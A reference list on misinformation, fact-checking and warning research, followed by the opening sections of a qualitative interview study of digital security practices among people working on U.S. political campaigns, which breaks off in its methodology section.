[41] Andreas Vlachos and Sebastian Riedel. "Identification and Verification of Simple Claims about Statistical Properties". In: *Proceedings of the 2015 Conference on Empirical Methods in Natural Language Processing (EMNLP)*. Sept. 2015. URL: https://www.aclweb.org/anthology/D15-1312.pdf.

[42] James Thorne and Andreas Vlachos. "An Extensible Framework for Verification of Numerical Claims". In: *Proceedings of the Software Demonstrations of the 15th Annual Meeting of the Association for Computational Linguistics (ACL)*. Apr. 2017. URL: https://www.aclweb.org/anthology/E17-3010.pdf.

[43] Naeemul Hassan et al. "Toward Automated Fact-Checking: Detecting Check-worthy Factual Claims by ClaimBuster". In: *Proceedings of the 23rd ACM SIGKDD International Conference on Knowledge Discovery in Data Mining (KDD)*. July 2017. DOI: 10.1145/3097983.3098131.

[44] James Thorne and Andreas Vlachos. "Automated Fact Checking: Task Formulations, Methods and Future Directions". In: *Proceedings of the 27th International Conference on Computational Linguistics (COLING)*. Aug. 2018. URL: https://www.aclweb.org/anthology/C18-1283.

[45] James Thorne et al. "FEVER: A Large-Scale Dataset for Fact Extraction and VERification". In: *Proceedings of the 2018 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies (NAACL HLT)*. (Long paper). June 2018. DOI: 10.18653/v1/N18-1074.

[46] Hannah Rashkin et al. "Truth of Varying Shades: Analyzing Language in Fake News and Political Fact-Checking". In: *Proceedings of the 2017 Conference on Empirical Methods in Natural Language Processing (EMNLP)*. Sept. 2017. DOI: 10.18653/v1/D17-1317.

[47] Martin Potthast et al. "A Stylometric Inquiry into Hyperpartisan and Fake News". In: *Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics (ACL)*. (Long paper). July 2016. DOI: 10.18653/v1/P18-1022.

[48] Benjamin D. Horne and Siebl Adali. "This Just In: Fake News Packs a Lot in Title, Uses Simpler, Repetitive Content in Text Body, More Similar to Satire than Real News". In: *Proceedings of the 11th International Conference on Weblogs and Social Media (ICWSM)*. May 2017. URL: https://aaai.org/ocs/index.php/ICWSM/ICWSM17/paper/view/15772.

[49] Austin Hounsel et al. "Identifying Disinformation Websites Using Infrastructure Features". In: *10th USENIX Workshop on Free and Open Communications on the Internet (FOCI)*. Aug. 11, 2020. URL: https://www.usenix.org/conference/foci20/presentation/hounsel.

[50] Fan Yang et al. "Automatic Detection of Rumor on Sina Weibo". In: *Proceedings of the 2012 ACM Workshop on Automated Decision Making for Active Cyber Defense (SafeConfig)*. Aug. 2012. DOI: 10.1145/2350190.2350203.

[51] Ke Wu, Song Yang, and Kenny Q Zhu. "False Rumors Detection on Sina Weibo by Propagation Structures". In: *Proceedings of the 31st International Conference on Data Engineering (ICDE)*. Apr. 2015. DOI: 10.1109/ICDE.2015.7113322.

[52] Zhe Zhao, Paul Resnick, and Qiaozhu Mei. "Enquiring Minds: Early Detection of Rumors in Social Media from Enquiry Posts". In: *Proceedings of the 24th World Wide Web Conference (WWW)*. May 2015. DOI: 10.1145/2736277.2741637.

[53] Jing Ma, Wei Gao, and Kam-Fai Wong. "Detect Rumors in Microblog Posts Using Propagation Structure via Kernel Learning". In: *Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics (ACL)*. (Long paper). Aug. 2017. DOI: 10.18653/v1/P17-1066.

[54] Ramy Baly et al. "Predicting Factuality of Reporting and Bias of News Media Sources". In: *Proceedings of the 2018 Conference on Empirical Methods in Natural Language Processing (EMNLP)*. Oct. 2018. DOI: 10.18653/v1/D18-1389.

[55] Kashyap Popat et al. "Where the Truth Lies: Explaining the Credibility of Emerging Claims on the Web and Social Media". In: *Companion Proceedings of the The Web Conference (WWW) 2017*. Apr. 2017. DOI: 10.1145/3041021.3055133.

[56] Claire Wardle and Hossein Derakhshan. *Information Disorder: Toward an Interdisciplinary Framework for Research and Policy Making*. Tech. rep. Council of Europe, Sept. 27, 2017. URL: https://rm.coe.int/information-disorder-toward-an-interdisciplinary-framework-for-researc/168076277c.

[57] Samantha Bradshaw and Phillip N. Howard. *Why Does Junk News Spread So Quickly Across Social Media?* Tech. rep. Oxford Internet Institute, Jan. 28, 2018. URL: https://kf-site-production.s3.amazonaws.com/media_elements/files/000/000/142/original/Topos_KF_White-Paper_Howard_V1_ado.pdf.

[58] Priyanjana Bengani. *Hundreds of 'Pink Slime' Local News Outlets are Distributing Algorithmic Stories and Conservative Talking Points*. Columbia Journalism Review. Dec. 18, 2019. URL: https://www.cjr.org/tow_center_reports/hundreds-of-pink-slime-local-news-outlets-are-distributing-algorithmic-stories-conservative-talking-points.php (visited on 02/15/2020).

[59] Tara Calishain. *Look out for Junk Sources in Google News*. ResearchBuzz. Nov. 24, 2019. URL: https://researchbuzz.me/2019/11/24/look-out-for-junk-sources-in-google-news/ (visited on 02/15/2020).

[60] Alex Kasprak et al. *Hiding in Plain Sight: PAC-Connected Activists Set Up 'Local News' Outlets*. Snopes. Mar. 4, 2019. URL: https://www.snopes.com/news/2019/03/04/activists-setup-local-news-sites/ (visited on 02/15/2020).

[61] David M. J. Lazer et al. "The Science of Fake News". In: *Science* 359.6380 (Mar. 9, 2018). DOI: 10.1126/science.aao2998.

[62] Leon Yin et al. *Your Friendly Neighborhood Troll: The Internet Research Agency's Use of Local andFake News in the 2016 US Presidential Campaign*. Tech. rep. SMaPP Data Report, Jan. 2018. URL: https://s18798.pcdn.co/smapp/wp-content/uploads/sites/1693/2018/11/SMaPP_Data_Report_2018_01_IRA_Links.pdf.

[63] Stephan Lewandowsky et al. "Misinformation and Its Correction: Continued Influence and Successful Debiasing". In: *Psychological Science in the Public Interest (PSPI)* 13 (3 Dec. 2012). DOI: 10.1177/1529100612451018.

[64] Edson C. Tandoc Jr., Zheng Wei Lim, and Richard Ling. "Defining "Fake News"". In: *Digital Journalism* 6 (2 Feb. 2018). DOI: 10.1080/21670811.2017.1360143.

[65] James H. Kuklinski et al. "Misinformation and the Currency of Democratic Citizenship". In: *The Journal of Politics (J Polit)* 62 (3 Aug. 2000). DOI: 10.1111/0022-3816.00033.

[66] Rakoen Maertens, Frederik Anseel, and Sander van der Linden. "Combatting Climate Change Misinformation: Evidence for Longevity of Inoculation and Consensus Messaging Effects". In: *Environmental Psychology* (June 12, 2020). (Pre-print). DOI: 10.1016/j.jenvp.2020.101455.

[67] Christina Nemr and William Gangware. *Weapons of Mass Distraction: Foreign State-Sponsored Disinformation in the Digital Age*. Tech. rep. Park Advisors, Mar. 2019. URL: https://www.park-advisors.com/disinforeport.

[68] Edith Greene, Marlene S Flynn, and Elizabeth F Loftus. "Inducing Resistance to Misleading Information". In: *The European Journal of Psychology Applied to Legal Context* 7 (1 Jan. 2015). DOI: 10.1016/S0022-5371(82)90571-0.

[69] Ullrich KH Ecker, Stephan Lewandowsky, and David TW Tang. "Explicit Warnings Reduce but do Not Eliminate the Continued Influence of Misinformation". In: *Memory & Cognition (MC)* 38 (8 Dec. 2010). DOI: 10.3758/MC.38.8.1087.

[70] Goldman, Eric. *Content Moderation Strategies*. Presentation at Princeton University CITP Luncheon Series. Apr. 9, 2019.

[71] Emily Taylor, Stacie Walsh, and Samantha Bradshaw. *Industry Responses to the Malicious Use of Social Media*. NATO Stratcom CoE. Oct. 9, 2018. URL: https://www.stratcomcoe.org/industry-responses-malicious-use-social-media (visited on 06/09/2020).

[72] Masahiro Kimura, Kazumi Saito, and Hiroshi Motoda. "Minimizing the Spread of Contamination by Blocking Links in a Network". In: *Proceedings of the 23rd AAAI Conference on Artificial Intelligence (AAAI)*. July 2008. DOI: 10.1145/1514888.1514892.

[73] Ceren Budak, Divyakant Agrawal, and Amr El Abbadi. "Limiting the Spread of Misinformation in Social Networks". In: *Proceedings of the 20th World Wide Web Conference (WWW)*. Mar. 2011. DOI: 10.1145/1963405.1963499.

[74] Nam P Nguyen et al. "Containment of Misinformation Spread in Online Social Networks". In: *Proceedings of the 4th ACM Conference on Web Science (WebSci)*. June 2012. DOI: 10.1145/2380718.2380746.

[75] Senzhang Wang et al. "Negative Influence Minimizing by Blocking Nodes in Social Networks". In: *Proceedings of the 27th AAAI Conference on Artificial Intelligence (AAAI)*. July 2013. URL: https://dl.acm.org/doi/abs/10.5555/2908286.2908331.

[76] Mehrdad Farajtabar et al. "Fake News Mitigation via Point Process Based Intervention". In: *Proceedings of the 34th International Conference on Machine Learning (ICML)*. Aug. 2017. DOI: 10.5555/3305381.3305495.

[77] Yi Li, Ruidong Yan, and Weili Wu. "Nonlinear Combinatorial Optimization". In: 2019. Chap. Optimization on Content Spread in Social Network Studies. DOI: 10.1007/978-3-030-16194-1_13.

[78] Twitter. *Disclosing New Data to Our Archive of Information Operations*. Twitter Company Blog. Sept. 20, 2019. URL: https://blog.twitter.com/en_us/topics/company/2019/info-ops-disclosure-data-september-2019.html (visited on 02/07/2020).

[79] Nathaniel Gleicher and Oscar Rodriguez. *Removing Additional Inauthentic Activity from Facebook*. Facebook Newsroom. Aug. 11, 2018. URL: https://about.fb.com/news/2018/10/removing-inauthentic-activity/ (visited on 02/07/2020).

[80] Nick Clegg. *Combating COVID-19 Misinformation Across Our Apps*. Facebook Newsroom. Mar. 25, 2020. URL: https://about.fb.com/news/2020/03/combating-covid-19-misinformation/ (visited on 04/18/2020).

[81] Jeff Smith, Grace Jackson, and Seetha Raj. *Designing Against Misinformation*. Facebook Design. Dec. 20, 2017. URL: https://medium.com/facebook-design/designing-against-misinformation-e5846b3aa1e2 (visited on 02/07/2020).

[82] Manish Singh. *Whatsapp Tests New Feature to Fight Misinformation: Search the Web*. TechCrunch. Mar. 21, 2020. URL: https://techcrunch.com/2020/03/21/whatsapp-search-web-coronavirus/ (visited on 04/18/2020).

[83] Gordon Pennycook, Tyrone D Cannon, and David G Rand. "Prior Exposure Increases Perceived Accuracy of Fake News". In: *The Journal of Experimental Psychology: General* 147 (12 Dec. 2018). DOI: 10.1037/xge0000465.

[84] Björn Ross et al. "Fake News on Social Media: The (In)Effectiveness of Warning Messages". In: *ICIS 2018 Proceedings*. Dec. 2018. URL: https://aisel.aisnet.org/icis2018/social/Presentations/16/.

[85] Mingkun Gao et al. "To Label or Not to Label: The Effect of Stance and Credibility Labels on Readers' Selection and Perception of News Articles". In: *Proceedings of the ACM on Human-Computer Interaction (PACM HCI)*. Nov. 2018. DOI: 10.1145/3274324.

[86] Katherine Clayton et al. "Real Solutions for Fake News? Measuring the Effectiveness of General Warnings and Fact-Check Tags in Reducing Belief in False Stories on Social Media". In: *Political Behavior* (Feb. 2019). DOI: 10.1007/s11109-019-09533-0.

[87] Gordon Pennycook et al. "The Implied Truth Effect: Attaching Warnings to a Subset of Fake News Headlines Increases Perceived Accuracy of Headlines Without Warnings". In: *Management Science* (Feb. 21, 2020). DOI: 10.1287/mnsc.2019.3478.

[88] Haeseung Seo, Aiping Xiong, and Dongwon Lee. "Trust It or Not: Effects of Machine-Learning Warnings in Helping Individuals Mitigate Misinformation". In: *Proceedings of the 10th ACM Conference on Web Science (WebSci)*. June 2019. DOI: 10.1145/3292522.3326012.

[89] Guy Rosen et al. *Helping to Protect the 2020 US Elections*. Facebook Newsroom. Aug. 21, 2019. URL: https://about.fb.com/news/2019/10/update-on-election-integrity-efforts/ (visited on 04/18/2020).

[90] Ben Collins. *Twitter Is Testing New Ways to Fight Misinformation — Including a Community-Based Points System*. NBC News. Feb. 20, 2020. URL: https://www.nbcnews.com/tech/tech-news/twitter-testing-new-ways-fight-misinformation-including-community-based-points-n1139931 (visited on 04/18/2020).

[91] Paul Mena. "Cleaning Up Social Media: The Effect of Warning Labels on Likelihood of Sharing False News on Facebook". In: *Policy & Internet (P&I)* 12 (2 July 28, 2019). DOI: 10.1002/poi3.214.

[92] Patricia L. Moravec, Antino Kim, and Alan R. Dennis. "Appealing to Sense and Sensibility: System 1 and System 2 Interventions for Fake News on Social Media". In: *Information Systems Research (ISR)* 31 (3 Aug. 13, 2020). DOI: 10.1287/isre.2020.0927.

[93] Leticia Bode and Emily K Vraga. "In Related News, That Was Wrong: The Correction of Misinformation Through Related Stories Functionality in Social Media". In: *Journal of Communication* 65 (4 Aug. 2015). DOI: 10.1111/jcom.12166.

[94] R. Kelly Garrett and Brian E. Weeks. "The Promise and Peril of Real-Time Corrections to Political Misperceptions". In: *Proceedings of the 2013 ACM Conference on Computer Supported Cooperative Work (CSCW)*. Feb. 2013. DOI: 10.1145/2441776.2441895.

[95] Stuart E Schechter et al. "The Emperor's New Security Indicators". In: *Proceedings of the 28th IEEE Symposium on Security & Privacy (S&P)*. May 2007. DOI: 10.1109/SP.2007.35.

[96] Andreas Sotirakopoulos, Kirsite Hawkey, and Konstantin Beznosov. "On the Challenges in Usable Security Lab Studies: Lessons Learned from Replicating a Study on SSL Warnings". In: *Proceedings of the 7th Symposium On Usable Privacy and Security (SOUPS)*. June 2011. DOI: 10.1145/2078827.2078831.

[97] Lorrie F Cranor. "A Framework for Reasoning About the Human in the Loop". In: *Proceedings of the 1st Conference on Usability, Psychology, and Security (UPSEC)*. Apr. 14, 2008. URL: https://dl.acm.org/doi/10.5555/1387649.1387650.

[98] Vincent C. Conzola and Michael S. Wogalter. " A Communication–Human Information Processing (C–HIP) Approach to Warning Effectiveness in the Workplace". In: *Journal of Risk Research* 4 (4 Apr. 15, 2011). DOI: 10.1080/13669870110062712.

[99] Adrienne Porter Felt et al. "Rethinking Connection Security Indicators". In: *Proceedings of the 12th Symposium On Usable Privacy and Security (SOUPS)*. June 2016. URL: https://dl.acm.org/doi/10.5555/3235895.3235897.

[100] Ben Kaiser et al. *Adapting Security Warnings to Counter Online Disinformation*. Supporting materials. URL: https://osf.io/qf8e5/.

[101] Michael S. Wogalter. "Handbook of Warnings". In: Jan. 20, 2006. Chap. Purposes and Scope of Warnings. DOI: 10.1201/9781482289688.

[102] David W. Stewart and Ingrid M. Martin. "Intended and Unintended Consequences of Warning Messages: A Review and Synthesis of Empirical Research". In: *Journal of Public Policy & Marketing (JPP&M)* 13 (1 Mar. 1994). DOI: 10.1177/074391569401300101.

[103] Anthony Vance et al. "Tuning Out Security Warnings: A Longitudinal Examination of Habituation Through fMRI, Eye Tracking, and Field Experiments". In: *Management Information Systems Quarterly (MISQ)* 42 (2 June 2018). DOI: 10.25300/MISQ/2018/14124.

[104] Dan M. Kahan. *Ideology, Motivated Reasoning, and Cognitive Reflection: An Experimental Study*. Tech. rep. Yale Law School Cultural Cognition Project, Nov. 29, 2012. DOI: 10.2139/ssrn.2182588.

[105] Gordon Pennycook and David G. Rand. "Fighting Misinformation on Social Media Using Crowdsourced Judgments of News Source Quality". In: *Proceedings of the National Academy of Sciences (PNAS)* 116 (7 Feb. 2019). DOI: 10.1073/pnas.1806781116.

[106] Tor Lattimore and Csaba Szepesvàri. *Bandit Algorithms*. July 31, 2020. URL: https://tor-lattimore.com/downloads/book/book.pdf.

[107] Feifang Hu and William F. Rosenberger. *The Theory of Response-Adaptive Randomization in Clinical Trials*. Apr. 10, 2006. DOI: 10.1002/047005588X.

[108] John White. *Bandit Algorithms for Website Optimization*. Jan. 23, 2013.

[109] Molly Offer-Westort, Alexander Coppock, and Donald P. Green. *Adaptive Experimental Design: Prospects and Applications in Political Science*. Tech. rep. Feb. 12, 2019. DOI: 10.2139/ssrn.3364402.

[110] Gordon Pennycook and David G Rand. "Lazy, not Biased: Susceptibility to Partisan Fake News is Better Explained by Lack of Reasoning Than by Motivated Reasoning". In: *Cognition* 188 (July 2019). DOI: 10.1016/j.cognition.2018.06.011.

[111] Instagram. *Combatting Misinformation on Instagram*. Instagram Announcements. Dec. 16, 2019. URL: https://about.instagram.com/blog/announcements/combatting-misinformation-on-instagram/ (visited on 05/13/2020).

[112] Yoel Roth and Nick Pickles. *Updating our Approach to Misleading Information*. Twitter Product Blog. May 11, 2020. URL: https://blog.twitter.com/en_us/topics/product/2020/updating-our-approach-to-misleading-information.html (visited on 05/13/2020).

[113] Kevin Munger et al. "The (Null) Effects of Clickbait Headlines on Polarization, Trust, and Learning". In: *Public Opinion Quarterly* (Apr. 30, 2020). DOI: 10.1093/poq/nfaa008.

[114] Andrew Guess, Jonathan Nagler, and Joshua Tucker. "Less than You Think: Prevalence and Predictors of Fake News Dissemination on Facebook". In: *Science Advances* 5.1 (2019). DOI: 10.1126/sciadv.aau4586.

[115] Ben M Tappin, Gordon Pennycook, and David G Rand. *Rethinking the Link Between Cognitive Sophistication and Politically Motivated Reasoning*. PsyArXiv. 2018. DOI: 10.31234/osf.io/yuzfj.

[116] Robert M Ross, David G Rand, and Gordon Pennycook. *Beyond "Fake News": The Role of Analytic Thinking in the Detection of Inaccuracy and Partisan Bias in News Headlines*. PsyArXiv. 2019. DOI: 10.31234/osf.io/cgsx6.

[117] Brian F. Schaffner and Cameron Roche. "Misinformation and Motivated Reasoning: Responses to Economic News in a Politicized Environment ". In: *Public Opinion Quarterly* 81 (1 Mar. 1, 2017). DOI: 10.1093/poq/nfw043.

[118] Dan M. Kahan. *Misconceptions, Misinformation, and the Logic of Identity-Protective Cognition*. Tech. rep. Yale Law School Cultural Cognition Project, May 24, 2017. DOI: 10.2139/ssrn.2973067.

"Why wouldn't someone think of democracy as a target?": Security practices & challenges of people involved with U.S. political campaigns

Sunny Consolvo *Patrick Gage Kelley* *Tara Matthews* *Kurt Thomas* *Lee Dunn* *Elie Bursztein*
{sconsolvo, patrickgage, taramatthews, kurtthomas, leedunn, elieb}@google.com
Google

Abstract

People who are involved with political campaigns face increased digital security threats from well-funded, sophisticated attackers, especially nation-states. Improving political campaign security is a vital part of protecting democracy. To identify campaign security issues, we conducted qualitative research with 28 participants across the U.S. political spectrum to understand the digital security practices, challenges, and perceptions of people involved in campaigns. A main, overarching finding is that a unique combination of threats, constraints, and work culture lead people involved with political campaigns to use technologies from across platforms and domains in ways that leave them—and democracy—vulnerable to security attacks. Sensitive data was kept in a plethora of personal and work accounts, with ad hoc adoption of strong passwords, two-factor authentication, encryption, and access controls. No individual company, committee, organization, campaign, or academic institution can solve the identified problems on their own. To this end, we provide an initial understanding of this complex problem space and recommendations for how a diverse group of experts can begin working together to improve security for political campaigns.

1 Introduction

> "What is 100% true…is that foreign adversaries want [campaign] information…The faster we all realize that, the better off we're going to be…to see politics and campaigns at all levels as a fundamental piece of democracy that needs to be protected.… For sure foreign adversaries are trying to attack our systems…Why wouldn't someone think of democracy as a target?" –A participant

Political campaigns, for their role in free and fair elections, are a fundamental part of democracies around the world. Alarmingly, the people and organizations supporting campaigns are under attack. High-profile compromises include John Podesta's personal email in 2016 (during Clinton's U.S. Presidential campaign) [70, 76], multiple national party committees in 2015 and 2016 [19,68], Sarah Palin's personal email in 2008 (during McCain's U.S. Presidential campaign) [97], and emails from Emmanuel Macron's campaign (during the 2017 French Presidential race) [95]. Lesser known campaigns have also been affected—for example, a candidate whose strategy documents were leaked in 2016 lost their primary race for a seat in the House of Representatives [55]. These examples illustrate how security attacks on people involved with campaigns can damage campaigns, potentially change election outcomes, and undermine public trust. Thus, digital security is an important part of winning elections and is a nonpartisan imperative for protecting democratic institutions.

Attackers may target anyone who is affiliated with campaigns, including candidates, campaign staff, political consultants, committee staff, and more. These people face an outsized security risk compared to the general population. Successful attacks can also carry disproportionate impacts. A growing literature on at-risk user populations (e.g., [38, 60, 63, 84, 88]) demonstrates the importance of understanding the different and complex kinds of risks these users face. Because of the elevated risk and outsized harms facing people involved with campaigns, it is important that the security community understand their unique perspectives and needs.

Despite the critical role that campaigns play in democratic elections, there is little in the literature about the security perceptions and needs of the people who are involved with campaigns—that is, those who work on, with, or in support of them. Prior work on election security has focused largely on securing election infrastructure [5, 11, 62, 69], ensuring election outcomes are accurate [5,41,54], investigating the nature and impacts of mis/disinformation operations on democracy [9,16,32,67,72,78], and describing politically-motivated trolling operations and their impacts on citizen participation [8, 15, 35]. Several organizations have produced guidance for campaign workers, embedding knowledge of the security protections they should employ [10,22,27,29,33,56,90,96]. However, these studies and guides leave a gap in the security community's understanding of how people involved with campaigns approach security technologies and the related barriers to adoption that these users experience.

In this work, we study the security perceptions, practices, and challenges of people involved with political campaigns through qualitative research conducted with 28 participants across the U.S. political spectrum. Our participants represented a wide range of roles and organizations affiliated with campaigns, from local to Presidential elections. Our study explores the following research questions:

- **RQ1:** What threats do people involved with campaigns perceive that they face? What outcomes do they believe could result from the threats?
- **RQ2:** How do people involved with campaigns use technology in their day to day work? What digital security vulnerabilities does this introduce?
- **RQ3:** How well do people involved with campaigns understand or adopt security best practices for campaigns?
- **RQ4:** What work culture or contextual factors influence the adoption of security best practices within campaigns?
- **RQ5:** How do people involved with campaigns think security practices or technology might be improved?

The key contribution of this paper is an initial understanding of campaign security from people involved with them and recommendations for how to begin to improve this complex problem space from a user-centered perspective. We find that a unique combination of threats, constraints, and work culture lead people involved with political campaigns to use technologies from across platforms and domains in ways that leave them—and democracy—vulnerable to security attacks. Security is a relatively new concern in the campaign space, and parts of this well-established sector have yet to adapt. In particular, this population works in a fast-paced, hectic, temporary environment, where winning the election is the top priority and anything that does not clearly contribute to that is perceived to be a waste of time. This population also tends to not have formal technology training, and their digital security knowledge is limited. This results in a work environment in which particularly sensitive data—communications and files—are vulnerable due to weak security practices, including the ad hoc use of strong passwords, two-factor authentication (2FA), encryption, and access control restrictions.

We detail campaign work culture and practices so that technology creators, together with a diverse group of experts who are trying to support this population, can understand barriers campaigns are likely to face when trying to adopt strong security practices. We suggest that the longer-term goal of those who are trying to support this population should be to shift the work culture on campaigns to prioritize security, and that in the near-term, it should seek further consensus around the security actions that campaigns should prioritize to inform security education; investigate how to coordinate the standardization of account security protections (including 2FA, password managers, and multi-tenant accounts); and improve the affordability of security technologies and training. Progress on these issues is critical to ensuring that democratic elections focus on candidates' messages and merits, not on their digital security practices.

2 Related Work

We frame our study on the security practices of people involved with political campaigns in the broader context of election security research, existing guidance for campaigns, and related studies of at-risk populations and high-risk work environments.

2.1 Digital threats facing democracy

Our research is part of a much broader area exploring how to secure democracy against digital threats. Collectively, these discussions of "security" incorporate a broad view of how digital information or systems may be used to harm the democratic process or relevant institutions. For example, Whyte [94] describes "cyber-enabled information warfare" as attempts to influence democratic politics with tactics such as hacking private information sources within a democracy, then using what was stolen or other messaging to threaten or undermine the credibility of the democracy's sources of information. Looking broadly across various observed election and political interference operations, Herpig et al. [45] categorized digital attack tactics against democracy to include: manipulating data (e.g., votes), eroding trust in democratic processes, denying legitimate actors access to critical data or infrastructure, espionage, leaking data, persuading voters, and blackmail. Herpig et al. further described these tactics as seeking to undermine democracy from different angles, such as changing the outcome of elections, delegitimizing democratic processes, harming reputations, or creating barriers to government operations or relations.

Within this broad body of work on securing democracy from digital attackers, researchers have focused on the security of elections [5, 11, 62, 69], information campaigns intended to misinform and polarize the public or targeted groups [9, 16, 32, 67, 72, 78, 85], and trolling operations aimed at suppressing citizen participation in democracy [8, 15, 35, 85].

Our research distinctly focuses on the security practices and challenges of people who are involved with political campaigns, which tend to operate in the months leading up to and weeks just after election day.

2.2 Protecting digital security in elections

The bulk of the literature on election security focuses on election infrastructure and the verifiability of election outcomes. Researchers have broadly explored the security of

election infrastructure in the U.S. (e.g., [5, 10, 51, 62, 69]) and other countries (e.g., [18, 40, 83]). Evaluations of specific voting machines (e.g., [7, 14, 34]), ballot marking devices (e.g., [13]), and voting applications (e.g., [81, 82]), as well as post-election audits (e.g., [6, 41, 54]), aimed to identify insecurities in voting systems and ensure votes were counted correctly. Bernhard et al. [12] outlined the requirements of secure, verifiable elections, and reviewed current electronic voting systems and auditing approaches to highlight open issues. To help U.S. state and local election officials understand and protect against security threats to elections, The Belfer Center for Science and International Affairs' Defending Digital Democracy Project (D3P) published a security guide for them [10]. However, election infrastructure and the people managing it are often separate from those involved with political campaigns, who we studied.

The vast majority of what is written about the security of people involved with campaigns can be found outside of peer-reviewed literature. The press and bloggers have anecdotally described some security practices of campaign workers and adoption barriers they face, such as certain work culture issues, use of personal accounts, inconsistent use of encrypted messaging, under-use of 2FA, and challenges setting up security keys and password managers [21, 26, 57, 89]. Though little is published about how campaign workers approach security, we do know they are at risk. The U.S. government [31], technology companies [20, 47] and the press [59, 71, 89] have reported on security threats campaigns face, focusing on nation-state attackers utilizing phishing and disinformation. We seek to illuminate the perspectives and practices of campaign workers in a rigorous, qualitative study, to help address these serious threats to democracy.

2.3 Efforts to support campaign security

Several groups have developed security guides, checklists, or playbooks for people on campaigns. These guides were often created by people who have worked on or with campaigns, and embed knowledge of what security protections campaigns need most. The Belfer Center's D3P has produced several guides for campaigns, including a five-item prioritized checklist of security advice [10]. Bob Lord, Chief Security Officer of the Democratic National Committee (DNC), published a device and account security checklist aimed at people working with campaigns [56]. Other guides focusing on campaign security include those from the FBI's Protected Voices initiative [33], the Center for Democracy & Technology [22], Professor Dan Wallach of Rice University [90], Defending Digital Campaigns (DDC) [27], the USC Election Cybersecurity Initiative [29], and Lenny Zeltser of Axonius [96]. Collectively, these guides prioritize use of secure cloud providers, strong account security (2FA, strong passwords, password managers), encryption for communications and stored data, and security training. But across the set of guides, a plethora of other actions are recommended, with extensive technical detail and differing priorities, which may overwhelm campaign workers who have limited time and security knowledge.

There is limited organizational support to help campaigns wade through disparate, complex guidance. Federal Election Commission (FEC) campaign finance rules require that campaigns use their own money to purchase security products or services. In only the past two years, the DDC[1], a non-profit organization, received special permission from the FEC to provide low- and no-cost security products and services to committees and campaigns meeting certain criteria, across parties [92]. The DDC has partnered with a host of companies to begin implementing key aspects of these guidelines on federal campaigns. But many campaigns may not be able to receive security support via these specific FEC exemptions.

Overall, political campaigns have limited, fledgling support for security, while threats from adversaries rapidly grow and change. This study of campaign workers' perspectives and practices is an important early step toward ensuring new and modified technologies will meet user needs.

2.4 At-risk populations & security

Our study joins a growing body of research on at-risk populations—technology users who are specifically targeted for security or privacy invasions because of who they are (e.g., transgender individuals [52, 77], people with visual impairments [2, 3, 43], and people with learning disabilities [58]), what they do (e.g., journalists [63, 64] and activists [84]), where they are (e.g., people in South Asia [1, 75]), or who they are/were with (e.g., survivors of intimate partner abuse [36, 42, 60, 87], survivors of trafficking [23], and people targeted by other close relations [53]). Some at-risk populations may be susceptible to attacks because they don't know how to avoid them or lack the resources to recover (e.g., children [48, 98], older adults [37, 65, 66], undocumented immigrants [38], refugees [79], and people experiencing financial insecurity [80, 88]). Groups may be uniquely at risk at the intersections of any of the above characteristics (e.g., low-income African Americans in New York City [30]).

Despite this growing literature, the vast majority of research on user perceptions of digital security focuses on general user populations (e.g., [44, 49, 91, 93]). But technology designed wholly based on the feedback of general users may not adequately address the threats to at-risk populations. An important contribution of this and other work with at-risk users is to add nuance to the security community's understanding of the different and complex kinds of risk some users face that do not necessarily fit into general models of usable security.

[1] https://www.defendcampaigns.org/

2.5 Security in high-risk work environments

Our work on political campaign security shares similarities with prior research on workplace security. Many types of organizations must balance investments of time and money on security with other priorities, and those priorities depend on many factors, such as assessed risks, business or work practice needs, organizational maturity, and more [4, 24, 46, 64]. Prior work on high-risk work environments shows the value in understanding unique working conditions that both elevate risk and augment threat models. Examples include journalists and news organizations [63, 64] and small businesses [4, 24, 46].

McGregor et al. [63, 64] studied journalists and their organizations. Similar to our findings for campaign workers, journalists were most worried about their communications being targeted by sophisticated attackers, but were not widely adopting security technologies [63]. Also similarly, journalists noted having limited time and technical expertise available to implement security protections. Unlike campaign workers, many (though not all) journalists worked in stable news organizations, with at least some IT staff as well as security infrastructure and policies that emphasized account security and anti-phishing [64]. Individual journalists were more concerned about surveillance from their own government (than from foreign governments, as we found for campaign workers), making encryption an important perceived protection. Unique to their work practices, journalists and their organizations often focused on protecting sources, who were typically the ultimate target of security attacks, but neither had the ability to control security protections that sources used.

Small businesses are similar to campaigns in that they often lack the financial resources and expertise to implement security protections and underestimate security threats, despite being targeted by digital attackers who perceive them to be soft targets [4, 24]. However, recent work by Huaman et al. [46] suggests that many small businesses are now implementing a range of technical security measures and have a basic awareness of security issues, though adoption of organizational security measures lags behind. Further, older small businesses studied in [46] were more likely to have certain technical security measures in place (like antivirus software, firewalls, and a backup strategy). Unlike short-lived, amorphous campaigns, investments in security have a different return on investment for small businesses and may be easier to prioritize, especially as a company matures.

As we will show, campaigns are unique compared to these previously studied workplaces due to their extreme transience, amorphous boundaries and leadership structure. Campaigns also face sophisticated, nation-state attackers who often aim to damage democracy, not just the campaign. At the same time, the fast pace of campaigns and fixed duration of an election cycle have historically instilled an attitude amongst people involved in campaigns that effective security protections are beyond practical reach. These qualities create a novel threat landscape for the security community to understand.

3 Methodology

We conducted semi-structured interviews with 28 participants who had experience working on, with, or in support of political campaigns in the U.S. Here we describe our participants, recruiting, procedures, data collected, analysis, ethical considerations, anonymization, and study limitations.

3.1 Participants & recruiting

We recruited people who were or had been involved with U.S. political campaigns, aiming for breadth in political party, role, organization, and level of experience. We identified potential participants who represented this population and directly contacted them with help from known contacts or via their social media profiles. We ensured representation of a variety of roles and organizations. Our participants included campaign staff (17 participants), support organization executives/staff (12), consultants (10), party committee executives/staff (10), IT/security support (6), and candidates (4). They had collectively worked directly on or with a campaign (22); with a support organization such as a super PAC, think tank, university, or software provider (12); or on a national/state party committee (10). Relative to their role(s) with campaigns, 17 participants were from the Democratic party, 10 the Republican party, and 4 were Non/Bipartisan (3 had served non/bipartisan as well as partisan roles). Twenty-five had been involved with Federal campaigns, 8 with State, and 9 Local. All participants named multiple roles they had held working on or with campaigns, hence numbers will not total to 28.

Though we recruited people with a range of experience, we focused recruiting on those with extensive, long term experience, as they could speak to changes in campaign culture and practices over time. We also placed an emphasis on recruiting people who had experience with campaigns following the high profile attacks of the 2016 election cycle [19, 68, 70, 76]. Seven participants reported 20+ years of experience in politics, 13 reported 10-20 years of experience, 1 reported less than 10 years, and 7 did not clearly specify.

We conducted interviews from May 2019 to March 2020, prior to COVID-19 shutdowns in the U.S. All participants had a chance to review consent materials prior to the interview starting. No financial incentive to participate was provided.

